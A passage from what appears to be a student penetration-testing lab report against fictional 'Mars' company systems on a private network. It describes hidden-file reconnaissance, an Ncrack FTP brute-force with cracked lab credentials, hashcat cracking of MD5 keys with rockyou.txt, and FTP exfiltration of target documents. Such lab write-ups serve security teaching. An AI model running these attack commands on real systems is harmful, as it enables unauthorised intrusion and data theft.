



Figure 14: Privilege escalation on Mars R.

Now that we have root access to the Mars R system, we proceeded to do reconnaissance on the neighbouring user directories and found information within the User account called Testudine. To ensure we found all directories, including the hidden ones, we would run the command 'ls -la' within every directory of interest to ensure we accessed all information. As shown in Figure 15 in Testudine/BusTools, we found a hidden directory called '.vault' and within it a directory

called ‘.nodata’, which contained a file denoted .uranus_master.pdf, which we assume to be the master file we are searching for.





Figure 15: Directory search for the master file.

Since we have gained root access, our next goal is to export this file to the attacker's system. We did this in a roundabout way. With root privileges, shown in Figure 16, we copied the file into wkung’s user directory and changed the owner to wkung so that it would be easily transported through SCP or FTP with wkung's credentials.





Figure 16: Copy and permission changes for .uranus_master.pdf.

Before moving to the following Figure, it is essential to note that a mild change occurred in the systems used to perform these tasks. Before deciding to change the owner and permissions of the master file, we tried to remove the password for the root user so that we could use SCP through the root user instead of using such a roundabout method. Unfortunately, this messed up root SUDO permissions in the system, and thus, we needed to reset the Mars R system to its initial configuration, and in this case, it was assigned the IP: 192.168.176.7 instead of the former 192.168.176.3.

Once we reset the system and completed the ownership and permission changes depicted in Figure 16, we used FTP to transfer the newly named master.pdf file to our attacking machine, as shown in Figures 17 and 18, thus completing the task required.





Figure 17: FTP of master.pdf from Mars R to Kali machine.





Figure 18: Master.pdf open on Kali Linux.

## Section 2.2.2

As described in Section 2.2.1, we utilized the following webpage in Figure 19 to create a list of possible usernames for SSH or FTP network access.





Figure 19: Mars Company pages with company user emails.

These eight usernames mentioned above are now contained within the mars.usr lists, we ran Ncrack on the Mars N system over the FTP service overnight again. This yielded three valid credentials and one false positive, shown in Figure 20. Namely, amandiant with the password babygurl101, ctrivedi with the password amordelbueno, and promero with the correct password Brianna1.

```
ncrack -T5 -U /home/kali/Documents/mars.usr -P /home/kali/Documents/topWordlist.pwd ftp://192.168.176.4

Starting Ncrack 0.7 ( http://ncrack.org ) at 2024-02-26 02:44 EST
Stats: 7:58:09 elapsed; 0 services completed (1 total)
Rate: 12.99; Found: 1; About 95.68% done; ETC: 11:04 (0:21:34 remaining)
(press 'p' to list discovered credentials)
Discovered credentials for ftp on 192.168.176.4 21/tcp:
'92.168.176.4 21/tcp ftp: 'ctrivedi' 'amordelbueno
Stats: 8:10:38 elapsed; 0 services completed (1 total)
Rate: 8.47; Found: 4; About 98.13% done; ETC: 11:04 (0:09:20 remaining)
(press 'p' to list discovered credentials)
Discovered credentials for ftp on 192.168.176.4 21/tcp:
'92.168.176.4 21/tcp ftp: 'ctrivedi' 'amordelbueno
'92.168.176.4 21/tcp ftp: 'promero' 'Brianna1
'92.168.176.4 21/tcp ftp: 'promero' 'queene
'92.168.176.4 21/tcp ftp: 'amandiant' 'babygurl101
Stats: 8:11:44 elapsed; 0 services completed (1 total)
Rate: 8.31; Found: 4; About 98.37% done; ETC: 11:04 (0:08:09 remaining)
(press 'p' to list discovered credentials)
Discovered credentials for ftp on 192.168.176.4 21/tcp:
'92.168.176.4 21/tcp ftp: 'ctrivedi' 'amordelbueno
'92.168.176.4 21/tcp ftp: 'promero' 'Brianna1
'92.168.176.4 21/tcp ftp: 'promero' 'queene
'92.168.176.4 21/tcp ftp: 'amandiant' 'babygurl101
Stats: 8:13:17 elapsed; 0 services completed (1 total)
Rate: 9.30; Found: 4; About 98.69% done; ETC: 11:04 (0:06:32 remaining)
(press 'p' to list discovered credentials)
Stats: 8:18:02 elapsed; 0 services completed (1 total)
Rate: 0.00; Found: 4; About 99.61% done; ETC: 11:04 (0:01:56 remaining)
(press 'p' to list discovered credentials)

Discovered credentials for ftp on 192.168.176.4 21/tcp:
'92.168.176.4 21/tcp ftp: 'ctrivedi' 'amordelbueno
'92.168.176.4 21/tcp ftp: 'promero' 'Brianna1
'92.168.176.4 21/tcp ftp: 'promero' 'queene
'92.168.176.4 21/tcp ftp: 'amandiant' 'babygurl101

Ncrack done: 1 service scanned in 29996.26 seconds.

Ncrack finished.

┌──(kali㉿kali)-[~]
└─$
```

Figure 20: Ncrack on Mars N results with topWordlist.pwd.

With these credentials now in hand, we needed to search through all of the user directories we had access to and see if they yielded the encrypted file we were looking for. Again, we utilized

‘ls -la’ commands in all directories of interest to reveal hidden directories. One of these directories appeared within the amandiant/solutions folder, as depicted in Figure 21. Within solutions/.otherdocs/.forlater/ we found a specific file with the .crypto designation which we know to be the file container for the encrypto application utilized by Mars employees for encryption purposes.





Figure 21: Navigation into the hidden directory with the encrypted file.

With this suspicious encrypted file in our crosshairs, we decided to exfiltrate it and attempt to decrypt it. As it is within the directory for amandiant we simply switched over to the FTP service and downloaded the file from the server, as shown in Figure 22.




Figure 22: FTP get and proof of .crypto file on Kali Machine.

Now, we focus on the master file found in section 2.2.1. We know that contained within this master file are the encoded keys utilized for company-wide encryption of communications and documents; as such, embedded within this file must be the key utilized for encryption/decryption of the file. The format of the encoded keys is hashes; thus, we will utilize the service hashcat, a default program installed on Kali Linux. To utilize Hashcat, we need to first export the keys to a list where they can be read, find a password list to compare with the hashes and determine what type of hash it is and what kind of attack we want to conduct.

Concerning the password list, Kali Linux has a massive list of passwords installed within its usr/share/wordlist directory. We selected an extensive list of passwords called rockyou.txt, typically associated with the John the Ripper offline password-cracking algorithm. Concerning the hash type and attack type, running hashcat without the -m option allows it to detect the possible hash type and make a recommendation. In this case, it detected the MD5 hash type associated with the command '-m 0'. Furthermore, concerning the attack type, hashcat is incredibly well optimized, and thus, it can work through a large file like rockyou.txt in seconds through exhaustive search. Therefore, we chose to use the exhaustive/Brute-Force attack option '-a 0'. Running the program shown in Figure 23 yielded four results from the encoded keys. We got the keys: 'allornothing', 'weloveit', 'up&down' and 'jekyll&hyde'.

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 0 -a 0 Keys.txt rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.
Platform #1 [The pocl project]
====================================
* Device #1: cpu-sandybridge-AMD Ryzen 5 1600 Six-Core Processor, 1435/2934 MB (512

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 7 digests; 7 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

2ac3adcebbe76bb43b9c15d2c09710dd:allornothing
a03a89c07da7a891ac349be9f4944f41:weloveit
b2bb2dde0216d06b079c4d6466b63cf4:up&down
3762c86558d69b20c11ce3420a5dc0d7:jekyll&hyde
```

Figure 23: Running hashcat to yield decoded keys.

Now, with a set of decoded keys, we can attempt to decrypt the .crypto file. Unfortunately, the Encrypto application used for Mars encryption is not available on Linux-deployed systems;

therefore, we needed to utilize our personal computers to successfully decrypt the file. We simply sent the file to our own PCs and sent it back to the attacker after running Encrypto, as shown in Figure 24, which utilized the key ‘jekyll&hyde’ to successfully reveal the document and its contents.





Figure 24: Encrypto Application revealing the document after inputting the proper key.

Upon revealing the document and inspecting it, shown in Figure 25, we determined that this is indeed the agreement between the CIA and Mars that we were searching for, thus completing task 2.2.2.





Figure 25: Inspection of the decrypted document on Kali machine.

## Section 2.2.3

Utilizing the same password and username pairs found through Ncrack in section 2.2.2, we could continue inspecting the users' directories of interest on the Mars N system. Luckily for us, we found that the promero account had an invoices directory which could easily be accessed, and thus, as shown in Figure 26, we utilized FTP to extract them swiftly.





Figure 26: Extracting Invoices to Kali Linux.

With the invoices in hand, we only needed the financial history to complete this step. However, this was nowhere to be found in the user directories. We scanned through all of the user directories we had access to, running commands to check for other hidden directories that yielded nothing. Based on the hints in the project parameters, we turned our attention towards the webserver. Our rationale was that if a file exists within the web server, there must be some folder with these files within the Mars N system. Furthermore, if the file is in a restricted system section, we must see if we can escalate our privileges to gain root access. Unfortunately, we were unable to escalate our privileges in any capacity. However, after much searching, we found some information about the Mars webpages in a system directory /opt/marswebapp. As shown in the subsequent Figure 27, this folder contained configuration files for the Mars web application and a directory called mediaResources, which contained none other than the invoices and financial history document we were looking for.





Figure 27: Exploration of /opt/Marswebapp directory.

As noted with the user permissions in the prior figures, all users had read permissions for all the invoice files and the financial history document. As such, using FTP, we can simply exfiltrate the files this way. This is shown in Figure 28, with the resulting exfiltrated files shown in Figure 29.





Figure 28: FTP download of Financial History and Invoice.

